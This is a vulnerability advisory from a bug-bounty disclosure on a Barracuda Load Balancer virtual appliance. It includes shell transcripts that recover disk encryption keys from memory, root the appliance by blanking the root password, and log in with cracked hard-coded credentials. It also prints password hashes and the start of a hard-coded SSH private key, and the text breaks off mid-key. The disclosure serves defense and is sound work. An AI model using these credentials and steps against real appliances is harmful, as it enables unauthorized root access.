


<b>CASE ID</b>	CM-2013-01	<b>AFFECTED PRODUCT</b>	Barracuda Load Balancer
<b>FOUND</b>	2013-12-13	<b>VULNERABILITY TYPE</b>	Multiple
<b>AUTHOR</b>	Cristiano Maruti	<b>SEVERITY</b>	Medium to High

# Barracuda Load Balancer ADC

Virtual Appliance Security Review - for public  
release

Cristiano Maruti (@cmaruti)



## EXECUTIVE SUMMARY

While reviewing the virtual appliance, I identified five major security issues:

1. Ability to recover the file system encryption keys via simil cold-boot attack;
2. Off-line super user password reset via physical attack;
3. Hard-coded credential for an interactive unprivileged user;
4. Hard-coded SSH key file that could permit local privilege escalation;
5. Various credentials and private IP address of Barracuda's internal server.

Probably there are other appliances from the vendor affected by the same problems. Despite having a copy of all the source code developed by Barracuda engineering, the review of the web application and its functionalities is out of the scope of my research.

**Disclaimer:** *the information provided in this document is released under the terms of Barracuda Bug Bounty program. Any other use or disclosure of information contained in this document to third party is explicitly prohibited and subject to prior Barracuda approval.*

## REFERENCE

Several public security issues were reported to Barracuda in the last decade; the most noteworthy are highlighted in the following bulleted list:

- [http://packetstormsecurity.com/files/35358/Barracuda\\_Evil.txt.html](http://packetstormsecurity.com/files/35358/Barracuda_Evil.txt.html) (2004)
- <http://archives.neohapsis.com/archives/fulldisclosure/2006-08/0110.html> (2006)
- <http://blog.shiraj.com/2009/09/barracuda-spam-firewall-root-password/> (2009)
- <http://seclists.org/fulldisclosure/2013/Jan/220> (2013)
- [http://blog.nibblesec.org/2013\\_01\\_01\\_archive.html](http://blog.nibblesec.org/2013_01_01_archive.html) (2013)

Obviously, I reviewed the advisories to understand the kind of vulnerabilities reported to the vendor and understand the security checks already done.

## DISCLOSURE TIMELINE

Below the vendor contact timeline.

Date	Event
2014-01-03	Report submitted to vendor via its bug bounty program.
2014-01-03	Vendor confirmed receiving the report (automatic reply).
2014-01-09	Vendor gave follow-up.
2014-01-13	Vendor provided BNSEC IDs.
2014-01-22	Researcher requested further update about the status of the submission.
2014-01-22	Vendor gave follow-up and updates the list of BNSEC IDs.
2014-02-06	Researcher requested for the second time an update about the status of his submission.
2014-02-06	Vendor acknowledged the delay in processing the submission because of internal reorganization of

Date	Event
	the bounty program.
2014-03-18	Vendor sent update. Confirming the severity of the vulnerabilities, still processing the submission and developing appropriate fixes.
2014-03-20	Vendor approved bounty. Four of five vulnerabilities are eligible for the bounty program.
2014-04-20	Barracuda created fixes for the issues reported but postponed the test due to addressing the Heartbleed vulnerability.
2014-04-23	Researcher received the bounty prize.
2014-05-06	Vendor gave follow-up but no further details about the status of the patching process were disclosed.
2014-06-04	Researcher requested further update about the status of the submission.
2014-10-01	Vendor postponed the fix due to Shellshock vulnerability.
2014-12-05	Vendor escalated the issues due to cleanup delayed too many times ; coordinated disclosure date will be on January 20th, 2015.
2015-01-20	Public disclosure

## VULNERABILITIES REFERENCE

The table below summarizes the vulnerabilities identified and their corresponding public and private IDs.

Pre-allocated CVE ID	Description	BNSECID
-	VM filesystem encryption keys can be leaked through memory dump	BNSEC-0004000355
	VM appliance susceptible to off-line user password reset	BNSEC-0006000122
	VM filesystem encryption keys can be leaked through memory dump	BNSEC-0006000124
CVE-2014-8426	Hard coded weak credentials for product user	BNSEC-0006000123
-	Internal system information leakage through VM virtual drive	BNSEC-0006000126
CVE-2014-8428	Privilege escalation using improperly protected SSH key	BNSEC-0006000125

## TECHNICAL DETAILS

It followed a brief technical description of the steps taken to perpetrate the aforementioned attacks. First of all, a copy of the target appliance was downloaded from the barracuda official site; the details of the virtual machine are included in the following table.

Barracuda Load Balancer ADC Vx (540Vx, 640Vx)	
Image name	BarracudaLoadBalancerADC-vm3.2.3-fw5.0.0.015-20130729-server-player-ws-fusion.zip
Hypervisor type	VMWare
SHA-1	B872241F3FBAC1831D12568137445501D76C361D
Firmware version	5.0.0.015

Once the download was completed and the archive extracted, I analyzed the virtual disk (BarracudaLoadBalancerADC.vmdk) with a forensic software (FTK Imager). A quick analysis confirmed that the disk contained multiple partitions, most of all encrypted. Only partitions labeled as `boot` and `mail` were plain EXT3 file-systems. The review of other partitions gave me an insight of the encryption standard in use: Linux Unified Key Setup (LUKS) with AES encryption.




Figure 1 - Virtual disk layout.

The boot partition contains a kernel image, an initial ramdisk (`initramfs.img`) and a bunch of configuration files. The most interesting one was the boot manager's config file: `grub.cfg` (see Appendix A). The boot loader configuration forbids user to change the boot sequence and edit the kernel parameter, so there are no easy ways to alter the boot sequence. To crack the grub password is an option but I prefer to explore other ways to get system access.

At this point, I started the virtual machine and the appliance performed first boot configuration.




Figure 2 - Appliance initial setup.

After logon with default user account (`admin:admin`), basic configuration was done with a ncurses GUI that requires setting an IP address, insert a hostname and activate the product with a valid license key. Any attempt to terminate the console configuration (for example with `CTRL+C`) results in the re-spawn of the same process because user has no shell associated.




Figure 3 - ncurses system configuration GUI.

At this point, no other valid accounts for suitable system access are known. If there is no way to access the file system and its data because encryption is in place, how can we go ahead?

## RECOVERY OF THE ENCRYPTION KEYS FROM MEMORY DUMP

Then I had an idea; why not recover encryption keys within memory from ram dump? With a virtual machine, it is simple to get a copy of system memory while the running appliance is suspended. Mounting the encrypted file systems, I can get physical access to all partitions and data. Therefore, I suspended the running instance and took a copy of the memory image (BarracudaLoadBalancerADC-d38d4d0f.vmem).

At this point, we know two facts: the encryption standard and the algorithm in use (LUKS AES). A quick search on the Internet gave me an overview of the technology basics and my attention was caught by a Princeton University research project with the aim to recover AES keys from memory dump<sup>1</sup>. After downloading a copy of the AESKeyFinder tool, I ran it against the memory dump. Thanks to the effort of the researcher at Princeton University it took me about ten minutes to get the tool results (see Appendix B). After some bash-fu scripting I got a unique copy of all the recovered encryption keys then I started testing it against the already taken partition images to prove that my insight was correct. After a brief setup of the loop device, I tried the keys until I found the right one to mount each acquired partition.

```
root@netherworld:~# losetup /dev/loop0 barracuda-home
root@netherworld:~# cryptsetup luksOpen --master-key-file mkf01.key /dev/loop0
barracuda-home
root@netherworld:~# xxd mkf01.key
00000000: bee5 e469 6589 4996 a5c5 91e8 208b 096f  ...ie.I..... ..o
00000010: 9717 9fef 4fa1 f84d cbe9 2892 2fae 065e  ....O..M..(./..^
root@netherworld:~# mount /dev/mapper/barracuda-home /mnt/barracuda-home/
root@netherworld:~# cd /mnt/barracuda-home/
root@netherworld:/mnt/barracuda-home# ls -al
totale 68
drwxr-xr-x 13 root root    4096 nov 11 20:41 .
drwxr-xr-x  4 root root    4096 nov 11 21:33 ..
drwxr-xr-x  2 703 nogroup  4096 nov 11 20:39 admin
drwxr-xr-x  7 root root    4096 nov 11 20:40 balancer
drwxr-xr-x  2 704 nogroup  4096 nov 11 20:41 ca
```

<sup>1</sup> <https://citp.princeton.edu/research/memory/code/>

```

drwxr-xr-x 3 root root      4096 nov 11 20:41 cluster
drwxr-xr-x 2 root root     16384 nov 11 20:34 lost+found
lrwxrwxrwx 1 root root         8 nov 11 20:39 product -> balancer
drwxr-xr-x 2 707          707   4096 nov 11 20:39 qa_test
drwxr-xr-x 2 root root      4096 nov 11 20:41 recover
drwxr-xr-x 4 root root      4096 nov 11 20:39 remote
drwxr-xr-x 3 500          500   4096 nov 11 20:41 rsupport
-rw-r--r-- 1 root root         1 nov 11 20:39 size
drwxr-xr-x 2 705          705   4096 nov 11 20:41 support
drwxr-xr-x 2 706          706   4096 nov 11 20:41 websupport

root@netherworld:/mnt/barracuda-home # cd
root@netherworld:~# losetup /dev/loop1 barracuda-root
root@netherworld:~# cryptsetup luksOpen --master-key-file aeskeyfind/mkf08.key
/dev/loop1 barracuda-root
root@netherworld:~# xxd aeskeyfind/mkf08.key
00000000: 6c52 630d 44fb 9ebc bbaf e642 4cee 9c9b  lRc.D.....BL...
0000010: ab3e cd8c af85 223e 0b47 4d81 52c6 bdc5  .>....">.GM.R...
root@netherworld:~# mount /dev/mapper/barracuda-root /mnt/barracuda-root/
root@netherworld:~# ls -la /mnt/barracuda-root/
totale 228
drwxr-xr-x 25 root root   4096 nov 11 20:41 .
drwxr-xr-x  6 root root   4096 nov 13 12:00 ..
drwxr-xr-x  2 root root   4096 nov 11 20:35 bin
drwxr-xr-x  4 1001 1001   4096 nov 11 20:39 boot
drwxr-xr-x  7 root root   4096 nov 11 20:34 cluster
lrwxrwxrwx  1 root root     10 nov 11 20:35 data -> /mail/data
drwxr-xr-x  6 root root 20480 nov 11 20:34 dev
drwxr-xr-x 25 root root 16384 nov 12 12:39 etc
drwxr-xr-x  2 root root   4096 nov 11 20:34 home
drwx----- 2 root root   4096 nov 11 20:37 initrd
drwxr-xr-x  8 root root   4096 mag 10 2013 lib
drwxr-xr-x  3 root root   4096 nov 11 20:38 lib64
drwx----- 2 root root 16384 nov 11 20:34 lost+found
drwxr-xr-x  2 root root   4096 nov 11 20:34 mail
-rw-r--r--  1 root root   699 nov 11 20:37 Makefile
-rw-r--r--  1 root root    68 nov 11 20:38 MegaSAS.log
drwxr-xr-x  6 root root   4096 nov 11 20:41 mnt
drwxr-xr-x  5 root root   4096 nov 11 20:38 opt
dr-xr-xr-x  2 root root   4096 nov 11 20:38 proc
-rw-r--r--  1 1000 rvm    693 nov 11 20:34 qaset.bwb
drwxrwxrwx  9 root root   4096 nov 12 13:37 root
drwxr-xr-x  2 root root   4096 mag 10 2013 sbin
drwxr-xr-x  4 root root   4096 nov 11 20:37 share
drwxr-xr-x  3 root root   4096 nov 11 20:38 srv
drwxr-xr-x  2 root root   4096 nov 11 20:41 sys
drwxr-xr-x  2 root root   4096 nov 11 20:34 tmp
drwxr-xr-x 13 root root   4096 mag 10 2013 usr
drwxr-xr-x 11 root root   4096 nov 11 20:34 usr64
drwxr-xr-x  2 root root   4096 nov 11 20:34 var
-rwxrwxr-x  1 1000 rvm 71050 nov 11 20:39 vga-framebuffer.sh

```

Now that I have full access to disk data, what next? Considering that at this point I had no interactive access to the system I looked for a way to get a shell. First let me discuss an easy way to rooting the device.

## ROOTING THE DEVICE

The target Barracuda Load Balancer ADC virtual appliance had no BIOS password protection; furthermore, an attacker can boot the system from a live cd just by editing the virtual machine configuration, adding a new CD/DVD device and pressing “ESC” key during the virtual machine init. Rooting the device was a steps process:

1. Edit the virtual machine configuration and attach a new CD/DVD;
2. Start the VM and press "ESC" to boot the Linux live cd;
3. Copy the luks AES key for root partition in a temporary file;
4. Setup a loop device;
5. Setup the encrypted partition;
6. Mount the partition;
7. Edit the /etc/shadow and blank the root password;
8. Unmount the partition, delete the loop device and reboot the system.

For the sake of accuracy, I reported the transcript of my shell session used to blank the superuser password using the luks AES key recovered in the previous stage.

```
login as: root
root@192.168.1.61's password:
Linux kali 3.7-trunk-686-pae #1 SMP Debian 3.7.2-0+kali6 i686

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

root@kali:~# losetup -a
/dev/loop0: [0b00]:3599 (/live/medium/live/filesystem.squashfs)
root@kali:~# losetup /dev/loop1 /dev/sda3
root@kali:~# echo
6c52630d44fb9ebcbbafe6424cee9c9bab3ecd8caf85223e0b474d8152c6bdc5 | xxd -r -p >
mkf08.key
root@kali:~# xxd mkf08.key
00000000: 6c52 630d 44fb 9ebc bbaf e642 4cee 9c9b  lRc.D.....BL...
00000100: ab3e cd8c af85 223e 0b47 4d81 52c6 bdc5  .>....">.GM.R...
root@kali:~# cryptsetup luksOpen --master-key-file mkf08.key /dev/loop1
barracuda-root
root@kali:~# mkdir -p /mnt/barracuda-root
root@kali:~# mount /dev/mapper/barracuda-root /mnt/barracuda-root/
root@kali:~# cd /mnt/barracuda-root/
root@kali:/mnt/barracuda-root# nano etc/shadow
root@kali:/mnt/barracuda-root # cat etc/shadow
root::12277:0:99999:7:::
build:$1$6BpZ1YWz$aWMXm3GpkDCSpKB.MxCtG1:12787:0:99999:7:::
bin*:12241:0:99999:7:::
daemon*:12241:0:99999:7:::
adm*:12241:0:99999:7:::
lp*:12241:0:99999:7:::
sync*:12241:0:99999:7:::
shutdown:$1$3vYWBRYo$ZvBj96fD7.DPw2LzFxGOZ1:12789:0:99999:7:::
halt*:12241:0:99999:7:::
mail*:12241:0:99999:7:::
news*:12241:0:99999:7:::
uucp*:12241:0:99999:7:::
operator*:12241:0:99999:7:::
games*:12241:0:99999:7:::
nobody*:12241:0:99999:7:::
rpm:!!:12241:0:99999:7:::
vcsa:!!:12241:0:99999:7:::
named:!!:12241:0:99999:7:::
sshd:!!:12241:0:99999:7:::
mysql:!!:12241:0:99999:7:::
mta:!!:12241:0:99999:7:::
```

```

scana:!!:12241:0:99999:7:::
httpd:!!:12241:0:99999:7:::
product:$1$dp1.W3X6$WBVbh3Nlbkq.P94WCFptU/:12269:0:99999:7:::
admin:swUpHFjf1MUiM:12436:0:99999:7:::
ca:swUpHFjf1MUiM:12738:0:99999:7:::
support:swUpHFjf1MUiM:12745:0:99999:7:::
websupport:swUpHFjf1MUiM:12745:0:99999:7:::
qa_test:$1$YVbBhSJt$RvLUHkZC54EiyU.Mdm44m/:12951:0:99999:7:::
remote:*:13937:0:99999:7:::
rsupport:!:15915:0:99999:7:::
recover:swUpHFjf1MUiM:15915:0:99999:7:::
cluster:*:15915:0:99999:7:::
root@kali:/mnt/barracuda-root# cd
root@kali:~# umount /mnt/barracuda-root
root@kali:~# losetup -a
/dev/loop0: [0b00]:3599 (/live/medium/live/filesystem.squashfs)
/dev/loop1: [0005]:2838 (/dev/sda3)

root@kali:~# losetup -d /dev/loop1
root@kali:~# reboot

```

Game over; now you have full root access to the appliance and its underlying data; the following screenshot is a proof of what I have just said.




Figure 4 – A screenshot showing successful root login after the appliance was rooted.

## INTERACTIVE LOGON WITH HARD-CODED USER

After that, I did a quick look at the content of the `/etc/passwd` and `/etc/shadow` files (see Appendix C). The review of the first one confirmed that `admin` user had no interactive access and highlighted other hard-coded interactive built-in users `product`, `remote` and `cluster`. Despite the last two had no associated credential, the first one had a hardcoded credential in its corresponding shadow file entry likes `root` user. Firing my password cracker and my personal wordlists, I started a new cracking session. I was lucky enough to recover quickly some non-interactive user password because of the lack of security in the encryption format in use (DES) and the one associated with the `product` user. It's not the root password but it's better than nothing. Last but not least, I could use the account to mount later privilege escalation attacks.



User	Password	Shell access?	Algorithm
<del>root</del>	<del>NOT RECOVERED</del>	<del>YES</del>	<del>MD5</del>
<del>build</del>	<del>NOT RECOVERED</del>	<del>No</del>	<del>MD5</del>
<del>qa_test</del>	<del>NOT RECOVERED</del>	<del>No</del>	<del>MD5</del>
support	admin	No	DES
rsupport	NO PASSWORD	No	MD5
recover	admin	No	DES
ca	admin	No	DES
websupport	admin	No	DES
shutdown	admin	No	MD5
product	pickle99	Yes	MD5

A minute later, I confirmed the cracker's output with a successful login using the just found interactive hard-coded user.

```

Barracuda Load Balancer ADC V40 -- firmware v5.0.0.015
http://www.barracudanetworks.com
barracuda login: product
Password:
No mail.
product@barracuda[1]: id
uid=700(product) gid=100(users) groups=100(users)
product@barracuda[2]: _

```


Figure 5 - Logon to the system with the hardcode user.

## LOCAL PRIVILEGE ESCALATION WITH HARD-CODED SSH KEY FILE

At this point, I had an interactive unprivileged user account to access the system, but how do I get root privilege in the system? Supposing I had not rooted the device with the technique previously described, I looked for a way (the hard one) to escalate privilege without the use of any exploit. I did various reconnaissance checks against the file system, the running process a.s.o.. I also tried to identify hard-coded credentials (that by the way are present and refer to barracuda internal server!) or other misconfiguration until an idea crossed my mind: why not use ssh key file to authenticate to the system and impersonate other users with more privileges and less restrictions?

I know user `cluster` had interactive shell access and more privileges within the system, especially the ability to edit various init scripts; moreover, the keys in his private SSH folder are statically copied over the virtual machine and not dynamically generated for each instance. So I put a copy of the data in the `/home/cluster/.ssh/` (see Appendix D) in the `/tmp` directory after login to the system using product user (for example via FTP or TFTP). The whole attacks comprise:

1. Logon to the system with user `product` and password `pickle99`;
2. Copy `cluster`'s SSH key in the `/tmp` directory with FTP or other network file transfer tools;
3. Logon to the system via SSH on port 8002 using the hardcoded private key;
4. Edit one of the init scripts (for example `/etc/init.d/ifrename`) run by `root` where the user `cluster` can write and include a script to blank/change the `root` password;
5. Reboot the system and have fun!



```
Barracuda Load Balancer ADC V40 -- firmware v5.0.0.015
http://www.barracudanetworks.com

barracuda login: product
Password:
Last login: Fri Jan  3 09:23:29 -0800 2014 on tty1.
No mail.
product@barracuda[1]: id
uid=700(product) gid=100(users) groups=100(users)
product@barracuda[2]: cat /tmp/ssh/identity
-----BEGIN DSA PRIVATE KEY-----
MIIBugIBAAKBggQDDOaxRUhCqdgrg0GIL4hL2H/zX2pTKqpodjjQBzaxdDJh7+7dM
EBjWDCX5etirJk9ptGc7PbWly8aMA1Wa3+N5bC182TW7EyBiwKR/hxIcqswhMho0
is0fQpeYa85LB0pQ/K45KK3DM8bM/Dbq+9cjkKowHo7UakqOKHqXrUzWGZwIVAKx0
